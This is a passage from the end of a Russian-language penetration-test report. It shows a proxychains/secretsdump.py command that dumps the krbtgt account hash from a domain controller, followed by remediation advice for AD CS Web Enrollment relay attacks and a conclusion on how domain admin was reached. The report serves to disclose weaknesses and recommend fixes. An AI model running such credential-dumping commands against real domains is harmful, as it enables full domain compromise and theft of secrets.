proxychains4 -q secretsdump.py -k -no-pass 'DC$@domain' -just-dc-user
'krbtgt' -dc-ip DC_IP -debug
```



Получение доступа к доменной учетной записи krbtgt

Рекомендации:

1. Если возможно, отключить ендпоинты HTTP(S) службы Web Enrollment;
2. Включить EPA;
3. Настроить сегментацию для доступа с определеныых хостов, либо определенной группы пользователей.

Заключение

Административные права в домене были получены в следствии установленных по умолчанию сервисов, эксплуатация которых в совокупности может привести к компрометации доменной и недоменной инфраструктры. На Linux-based хосте Algosec использовалось популярное EDR решение, поэтому хост использовался только для анализа дампа траффика, проксирования и перенаправления соединения при реализации атаки типа relay.